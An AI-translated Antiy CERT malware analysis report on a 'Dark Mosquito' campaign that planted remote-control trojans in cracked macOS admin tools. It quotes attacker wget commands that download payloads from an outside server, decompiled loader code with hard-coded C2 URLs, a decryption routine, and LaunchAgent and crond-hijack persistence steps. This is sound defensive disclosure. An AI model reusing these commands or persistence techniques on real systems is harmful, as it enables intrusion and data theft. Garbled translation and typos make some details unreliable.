Analysis of the Mac Remote Control Trojan Attack Activities Spread by the "Dark Mosquito" Black Industry Gang through Domestic Download Sites

Antiy CERT

Completion time of first draft: 25 Dec, 2023
Time of first release 19 Jan, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT discovered a group of cases of poisoning and attacking downstream users by using unofficial software download stations, and analyzed in depth that attackers bundled and embedded remote control Trojans on macOS platform on network management operation and maintenance tools. The use of domestic unofficial download station release, in order to obtain the internal key host bridgehead of government and enterprise institutions, horizontal infiltration of the attack activities.

In that download station, dozens of decode software can be downloaded, of which five operation and maintenance tools contain malicious file, and the five operation and maintenance tools are concentrated in the classification of service operation and maintenance tools. Safety CERT judges that the target of the event is the domestic IT operation and maintenance personnel. When the operation and maintenance personnel find the operation and maintenance tool free of charge or cracked under the macOS platform, the operation and maintenance personnel may search the download station, and if the operation and maintenance personnel download and execute the operation and maintenance tool containing malicious files, The malicious file will connect the attacker server to download and execute the remote control Trojan, the attacker can steal the data and file in the host machine through the remote control Trojan horse, and determine the information of the victim and the unit, In preparation for subsequent horizontal penetration.

Antiy CERT uses an actual action initiated by an attacker as an example. Revealing the horizontal penetration means of the attacker: The attacker used remote control to steal the files in the victim's macOS operating system

host; downloading and using tools such as fscan and nmap to scan the victim's intranet. In order to obtain that information of more servers and host in the internal network, and try to obtain the system rights of more servers and host by using password cracking, vulnerability exploitation and other penetration means, Deploy and run the hellobot backdoor on the server after successful horizontal penetration. In this operation, although the attacker's horizontal penetration level is relatively weak, but still managed to obtain the server's system permission. The successful intrusion may lead to security risks such as data theft, information leakage and long-term monitoring.

The download site ranked first in the Google search site and seventh in the Bing search site when analysts at the company's CERT search site searched for keywords such as "Mac cracker software." In terms of the number of downloads from the download site, the total number of downloads of the five operation and maintenance tools containing malicious files has exceeded 30,000 times. Antiy CERT assesses that the scope of impact of the attack is large, and most of the threat intelligence platforms have not marked the relevant malicious IoC intelligence, so the disclosure of the attack activity. Users who have downloaded such operation and maintenance tools at the download site are suggested to conduct self-inspection.

The gang used supply chain poisoning, forged official software websites, and cracked software to spread malicious programs, and mainly targeted IT operation and maintenance personnel. The attack covers operating systems such as Windows, Linux and macOS. In addition, the gang uses carefully constructed domain names and obfuscates downloaded payload files to circumvent detection of security products, so Antiy CERT named the gang after the organization "Dark Mosquito."

In the upcoming release of the report, Antiy CERT connected the recently disclosed report "[Advanced Persistent Threat (APT)] who is behind" amdc6766 ": Four supply chain poisoning incidents a year" [1]. It is found that the attackers in this incident may be the same group as the attackers disclosed by friends. The tools used for communication in this event are all software tools that IT operation and maintenance personnel use frequently on a daily basis. The two incidents are aimed at overlapping targets; they are thought to be similar in terms of decoy names and domain names; and the payload uses the same domain name.

2 Details

2.1 Monitoring status

Safety CERT has detected that five operation and maintenance tools such as SecureCRT, FinalShell and Navicat on the download station of "MACYY" contain malicious files. If the above tool is executed in the host of macOS operating system, it will load malicious files and connect the attacker C2 server to download and execute remote control Trojan. The download site ranked first in the Google search site and seventh in the Bing search site when analysts at the company's CERT search site searched for keywords such as "Mac cracker software."

Figure 2-1: This download site Google search site ranked first 2-1

Five operation and maintenance tools, SecureCRT, FinalShell, Navicat, UltraEdit and Microsoft Remote Desktop, are embedded with malicious files:



Figure 2-2 The red box shows the operation and maintenance tool for this discovery of the embedded malicious code 2-2

In terms of the number of downloads from the download site, the total number of downloads of the five operation and maintenance tools containing malicious files has exceeded 30,000 times. Antiy CERT assesses that the scope of impact of the attack is large, and most of the threat intelligence platforms have not marked the relevant malicious IoC intelligence, so the disclosure of the attack activity. Users who have downloaded such operation and maintenance tools at the download site are suggested to conduct self-inspection. for detailed self-inspection methods, please refer to Section VI of this report.

Table 2-1 Information about Operation and Maintenance Tools for Embedded Malicious Files 2-1

File name	Md5	A malicious file name is implanted	Downloads
Securecrt.dmg	94e0ee6189dfad0efb01374d67815c	Libpng.dylib	6094
Ultraedit.dmg	3ff4c5a86ce6a35b6d9a49478bd1058d	Libconfigurer64.dylib	6716
Microsoft-Remote-Desktop-Beta-10.8.0 (2029) _ MacYY.dmg	81f75533298736a23597a34b505209b5	Libpng.dylib	1507
Finalshell _ MacYY.dmg	808b17a47a91421f50af04a865de26c7	Libpng.dylib	824
Navicat161 _ premium _ cs.dmg	B74301cb51fb165f1ed8f2676a39fbbf	Libpng.dylib	16188

When the operation and maintenance personnel look for free operation and maintenance tools under the macOS platform, they are drained to the download site, from which they download and execute the operation and maintenance tools containing malicious files. Malicious files will be connected to C2 download remote control execution. In construct a malicious domain name, an attacker use different domain names for different operation and maintenance tools, and that character str is related to the file names of the corresponding operation and maintenance tools, thereby increasing the communication invisibility.

Table 2-2 Operation and Maintenance tool file names and malicious domain names of the embedded malicious files 2-2

File name	Malicious domain names
Securecrt.dmg	Download.securecrt.vip
Ultraedit.dmg	Download.ultradit.info
Microsoft-Remote-Desktop-Beta-10.8.0 (2029) _ MacYY.dmg	Download.rdesktophob.com
Finalshell _ MacYY.dmg	Download.finallshell.cc
Navicat161 _ premium _ cs.dmg	Download.macnavicat.com

2.2 A timeline of attack activity

Antiy CERT analyzed the timeline of the attack. The attackers began planning the attack in March 2023, and they first registered some of the C2 domain names they used on March 20. Between March and July, the attacker successively registered the 10 C2 domain names involved in the attack, and during the attack, the attacker uploaded part of the payload used to VT to test its kill-free effect. Finally, on September 19 and 20, the attacker uploaded the five operation and maintenance tools embedded with malicious files to the download site.



Figure 2-3 Time line of this attack activity restored by Antiy CERT 2-3

3 Attack process

The crack software embedded with malicious files includes five operation and maintenance tools commonly used by IT operation and maintenance personnel, such as SecureCRT, FinalShell and Navicat. After the operation and maintenance tool is run, it connects the attacker C2 server to download a remote control Trojan, which is modified by the attacker based on the open source cross-platform KhepriC2 framework. Its main functions include obtaining system information, process management, file management, remote shell, etc., and it has the ability of remote control to the infected host.

3.1 Initial access attack

Because the attacker uses the same attack mode in these five operation and maintenance tools, the initial access attack is carried out by using the cracked version of the SecureCRT software analysis as an example. The attacker adds the malicious file libpng. dylib to the cracked version of the SecureCRT software and drops it to the download site. When the user runs the software, the software loads the embedded malicious file libpn.dylib, and connects the C2 server built by the attacker to download two encrypted payloads named se01. log and bd. log. After decrypting the se01.log file, libpng. dylib releases the Mac remote Trojan, which is modified by the attacker based on the open source cross-platform Khepri C2 framework. Its main functions include acquiring system information, process management, file management, remote shell, etc., and it has the ability to remotely control the infected host; libpng. dylib releases a loader named fseventsd after decrypting bd. log file. The loader adds itself to the boot entry for persistence. The URL of the loader for downloading other loads has been invalid and is not linked in the public information system as of the time of the analysis of the CERT, so it is impossible to analyze its final landing load.

Figure 3-1: Security CRT software attack flow of cracked version 3-1

3.2 Internal net horizontal movement process

Antiy CERT uses an actual action initiated by an attacker as an example to reveal the attacker's means of

horizontal penetration:



Figure 3-2 Flow chart of an attacker's intra-network lateral movement attack 3-2

Step 1: Remote control download reverse shell tool

In that case of successfully implant Khepri remote control Trojan horse in the victim's macOS operating system host, the attack accesses the malware server to download a modified Trojan horse base on the open-source cross-platform tool goncat, The main function of this Trojan is to realize reverse shell connection. The attacker downloads the goncat Trojan horse command as follows:

```
Wget http: / / 159.75.xxx.xxx: 443 / mac2
```

Step 2: File theft and analysis

The attacker uses the Trojan to upload various files from the victim's macOS host to the anonymous file sharing service hosting platform oshi. at. The attacker based his analysis on the collected files in preparation for further lateral movement.



Figure 3-3 The anonymous file sharing service hosting platform oshi. at 3-3

Step 3: Intranet network scanning

The attacker downloaded fscan, nmap and other scanning tools, and used nmap network scanning tools to scan the host with 22 open ports. In addition, that attack also uses the fscan scan tool to scan the intranet, so as to obtain the information of more server and hosts in the intranet, Including host survival information, port information, common service information, Windows network card information, Web fingerprint information and domain control information. The command to scan a segment using the nmap tool is as follows:

```
Nmap-Pn-p22-oG-172.xx.xx.xxx / 24
```

Step 4: Use a variety of permeation means:

The attackers use the methods such as Web vulnerability and SSH brute force crack to gain more server and host access rights of the victim. Here are that command to log on to a server use ssh:

```
Ssh xxxxx @ 172.xx.xx.xxx
```

Step 5: Deploy a backdoor for persistence

An attacker would visit a malware server to download a file called centos 7, which would then release a file called libdb. so. 2 under the current path. Hijack that dynamic library file of crond service with libdb. so. 2 file,

then modify the time attribute value of libd. so. 2 file and crond to the time of / bin / ls, and finally restart the crond service. Load execution malicious file libdb. so. 2. Through analysis, it is found that the libdb. so. 2 file is a hillobot backdoor, whose main functions are file management, remote shell, port scanning, service agent, etc. The command to download the Centos7 file is as follows:

```
Wget http: / / 159.75.xxx.xxx: 8088 / centros7
```

Although in this operation, the attacker's horizontal movement overall level is relatively weak, but it can not ignore its harm. Even if the attackers have limited ability to move sideways, they can still do serious damage to the victim's systems and data by successfully implanting malware, exploiting vulnerabilities and brute force cracking. This form of attack can lead to the leakage of sensitive information, system crashes, service disruptions and further spread of attacks, posing a potential risk to victim privacy and security. Therefore, these attacks need to be taken seriously and appropriate security measures taken to protect systems and data from threats.

4 Correlation analysis

According to the correlation analysis, The "dark mosquito" black birth gang may be the same group as the attackers in the recent report [Advanced Persistent Threat (APT)] who are behind "amdc6766": Four supply chain poisonings a year. It is found that the attackers in this incident are the same group. The tools used for communication in this event are all software tools that IT operation and maintenance personnel use frequently on a daily basis. The two incidents are aimed at overlapping targets; they are thought to be similar in terms of decoy names and domain names; and the payload uses the same domain name.

1. **This event is for IT operation and maintenance personnel, and the tool name is similar to the domain name used**

Securecrt, Ultradit, Microsoft-Remote-Desktop-Beta, FinalShell, and Navicat, which are all software tools frequently used by IT operation and maintenance personnel, uploaded by the attacker in the download station, are all included in the "server operation and maintenance" category of the website. It indicates that the attacker has targeted attack on IT operation and maintenance personnel.

In addition, the domain name used by the attacker to host the malicious payload in this attack is similar in form to that used by the attacker in previous attacks.

Table 4-1 Domain names used by attackers to host malicious payloads in attack activity 4-1

The domain name used to host the Mac malicious payload in this attack activity	Domain name used to host malicious payloads in previous attack activity
Download.securecrt.vip	Download.oneinstack.club
Download.ultradit.info	Download.cnoneinstack.club
Download.rdesktophob.com	Download. lnmp. life
Download.finallshell.cc	Download.cnoneinstack.com
Download.macnavicat.com	Download.amh.tw

2. The use of crond service persistence and backdoor dlcs approach is similar to friend disclosure.

In that attack activity, an attack accesses a malicious software serv on an intranet Linux machine to download a file named centos7, and after the file is run, a file named libdb. so. 2 will be released under the current path. Hijack that dynamic library file of crond service with libdb. so. 2 file, then modify the time attribute value of libd. so. 2 file and crond to the time of / bin / ls, and finally restart the crond service. Load execution malicious file libdb. so. 2. The use of crond service persistence and backdoor dynamic link libraries approach similar.

3. The final payload uses the same malicious domain name amdc6766. net

In this attack, the final payload used by the attacker on the intranet Linux machine is the Hellobot backdoor, and its external domain name is Microsoft.amdc6766.net, which is the same as the malicious domain name disclosed in the Friends analysis report.

5 Detailed analysis of the sample

5.1 Analysis of Fragmented SecureCRT Software

Because the attacker uses the same attack mode in these five operation and maintenance tools, the sample is analyzed in detail by using the cracked version of the SecureCRT software as an example.

Table 5-1 Labels of Fragmented SecureCRT Software Samples 5-1

Virus name	Trojan / MacOS.DarkMozzie [Backdoor]
Original file name	Securecrt.dmg
Md5	94e0ee6189dfad0efb01374d67815c
File format	Macintosh Disk Image
File size	44.47 MB (46625933 bytes)
Digital signature	None
Shell type	None
Vt First Upload Time	2023-11-29 07: 11: 15
Vt test result	17 / 59

Note: You can search "DarkMozzie" in Virusview.net, the encyclopedia of computer virus classification and naming for more information about the virus family.

Securecrt is a commercial SSH, Telnet client and virtual terminal software developed by VanDyke Software. Compared to the SecureCRT provided on the official website, this attack breaks down the SecureCRT software by adding a dynamic library file named "libpng. dylib" in the Frameworks folder.



Figure 5-1 Comparison between official version and cracked version of SecureCRT 5-1

The dynamic library file libpng. dylib is loaded when the main Mach - O file of the cracked SecureCRT runs.

Figure 5-2 Broken SecureCRT Loads libpng. dylib 5-2

5.1.1 Analysis of libpng. dylib file

Libpng. dylib retrieves the next stage payload file from the hard- coded URL, decodes it, and saves it to the specified path for execution.

```
v52 = -1;
__bzero(__buf, 1024LL);
memcpy(__dst, "/tmp/.test", sizeof(__dst));
__fd = -1;
v49 = "http://download.securecrt.vip/se01.log";
v48 = 0LL;
v46 = &v48;
sub_26C0(v45);
```

```
v49 = -1;
memset(__b, 0, 0x400uLL);
memcpy(v51, "/Users/Shared/.fseventsd", sizeof(v51));
__fd = -1;
v46 = "http://download.securecrt.vip/bd.log";
v45 = 0LL;
```

Figure 5-3 Libpng. dylib is used to get the payload file for the next stage 5-3

The decryption algorithm for the downloaded payload is as follows

```
unsigned __int64 __fastcall xor_func(_BYTE *a1, unsigned __int64 a2, unsigned __int8 a3)
{
  unsigned __int64 result; // rax
  _BYTE *v4; // rcx
  char v5; // [rsp+1h] [rbp-21h]
  unsigned __int64 i; // [rsp+2h] [rbp-20h]

  v5 = a3 % 2250 + 88;
  for ( i = 0LL; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    *a1 ^= v5;
    *a1 -= v5;
    *a1 ^= v5;
    v4 = a1++;
    *v4 -= v5;
  }
  return result;
}
```

Figure 5-4 Decryption algorithm 5-4

5.1.2 Analysis of the decrypted .test file

The decrypted .test file is connected to the specified C2 domain name.

```
sub_100002059(a1, a2, environ);
sub_100002BC8("%s %s", v4);
signal(1, sub_100002D18);
signal(30, sub_100002D18);
v2 = gethostbyname("securecrt.securecrt.cc");
v6[0] = 0LL;
v6[1] = 0LL;
```

Figure 5-5 Connection with the specified C2 domain name 5-5

The Trojan is a remote control Trojan modified by an attacker based on the open-source cross-platform KhepriC2 framework, and its main functions include obtaining system information, process management, file management, remote shell, etc. Ability to remotely control the infected host machine.

Figure 5-6 Khepri remote control function of open source platform 5-6

5.1.3 Analysis of the decrypted .fseventsd file

The .fseventsd file adds itself to the boot entry for persistence.

```
if ( write(
       v3,
       "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
       "<!DOCTYPE plist PUBLIC \"-//Apple Computer/DTD PLIST 1.0//EN\"\n"
       "\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n"
       "<plist version=\"1.0\">\n"
       "<dict>\n"
       "    <key>Label</key>\n"
       "    <string>com.apple.fsevents</string>\n"
       "    <key>ProgramArguments</key>\n"
       "    <array>\n"
       "        <string>/Users/Shared/.fseventsd</string>\n"
       "    </array>\n"
       "    <key>RunAtLoad</key>\n"
       "    <true/>\n"
       "</dict>\n"
       "</plist>\n",
       v1) == -1 )
  return (unsigned int)-1;
close(v3);
```

Figure 5-7 Adding Itself to the boot entry 5-7

The .fseventsd file obtains the file from the hard-coded URL and downloads it to the specified path. the URL of the loader for downloading other loads has been invalid by the time of the analysis of Secure CERT, so its final landing load cannot be analyzed.

```
memset(__b, 0, 0x400uLL);
memcpy(__dst, "/tmp/.fseventsds", sizeof(__dst));
__fd = -1;
v51 = "http://bd.xmindcn.cc/fs.log";
v50 = 0LL;
__s1 = getenv("HOME");
strcat(__s1, "/Library/LaunchAgents");
if ( access(__s1, 0) != -1 || mkdir(__s1, 0x1C0u) != -1 )
{
  v47 = strcat(__s1, "/com.apple.fsevents.plist");
  if ( access(v47, 0) == -1 )                // 检查是否存在com.apple.fsevents.plist文件
  {
    sub_100002E30(v47);                      // 在com.apple.fsevents.plist文件中写入指定内容，以添加为开机启动项
    return v58;
  }
```

Figure 5-8 Downloading Other Loads 5-8

5.2 Sample analysis for use in horizontal movement of inner net

5.2.1 Mac2 File Analysis

Mac2 file is based on the open source cross-platform tool goncat to modify the Trojan horse, the Trojan horse in addition to support rebound shell, but also support self-delete function. Antiy CERT speculates that the attackers' reason for downloading a Trojan horse again on the victim's macOS operating system host may be the ease of executing the command.

_dominicbreuker_goncat_pkg_exec_RunWithPTY_func3	_text	0000000001322620
_dominicbreuker_goncat_pkg_exec_syncTerminalSize	_text	0000000001322680
_dominicbreuker_goncat_pkg_exec_Run_func2_1	_text	0000000001322940
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001322A40
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001322B80
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001322C80
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	00000000013231C0
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323220
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323280
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	00000000013233C0
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323520
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323680
_dominicbreuker_goncat_pkg_handler_slave_New	_text	0000000001323940
_dominicbreuker_goncat_pkg_handler_slave__Slave_Close	_text	0000000001323A40
_dominicbreuker_goncat_pkg_handler_slave__Slave_Handle	_text	0000000001323AA0
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323E80
_dominicbreuker_goncat_pkg_handler_slave__Slave_hand...	_text	0000000001323FC0
_dominicbreuker_goncat_cmd_slaveconnect_GetCommand	_text	0000000001324120
_dominicbreuker_goncat_cmd_slaveconnect_getFlags	_text	00000000013241E0
_dominicbreuker_goncat_cmd_slaveconnect_GetCommand...	_text	0000000001324960
_dominicbreuker_goncat_cmd_slaveconnect_GetCommand...	_text	0000000001325220
_dominicbreuker_goncat_cmd_slaveconnect_GetCommand...	_text	00000000013252B0
_dominicbreuker_goncat_cmd_slavelisten_GetCommand	_text	00000000013252E0
_dominicbreuker_goncat_cmd_slavelisten_handle	_text	00000000013253A0
_dominicbreuker_goncat_cmd_slavelisten_handle_func3	_text	00000000013256A0
_dominicbreuker_goncat_cmd_slavelisten_handle_func2	_text	0000000001325700
_dominicbreuker_goncat_cmd_slavelisten_handle_func1	_text	0000000001325760
_dominicbreuker_goncat_cmd_slavelisten_getFlags	_text	0000000001325820
_dominicbreuker_goncat_cmd_slavelisten_GetCommand_fu...	_text	00000000013258A0
_dominicbreuker_goncat_cmd_slave_GetCommand	_text	0000000001326820
_dominicbreuker_goncat_cmd_version_GetCommand	_text	0000000001326940
_dominicbreuker_goncat_cmd_version_GetCommand_func1	_text	00000000013269C0

Figure 5-9 Sample call function 5-9

Figure 5-10 A screenshot of a sample command line run 5-10

5.2.2 Document analysis of centos 7

The centos 7 sample reads its own content, finds the offset position of the mark according to "ELFELF," writes the content after the position into the current path, and names it as "libdb. so. 2."



Figure 5-11 Release the libdb. so. 2 file 5-11

Hijack that dynamic library file of crond service with libdb. so. 2 file, then modify the time attribute value of libd. so. 2 file and crond to the time of / bin / ls, and finally restart the crond service. To load the execution malicious file libdb. so. 2.

Figure 5-12 hijacks the dynamic library file of the crond service and modifies the time attribute value 5-12

Libdb. so. 2 is a hellobot backdoor, and its decrypted configuration information is shown in the figure below.

```
[main]
;上线域名端口
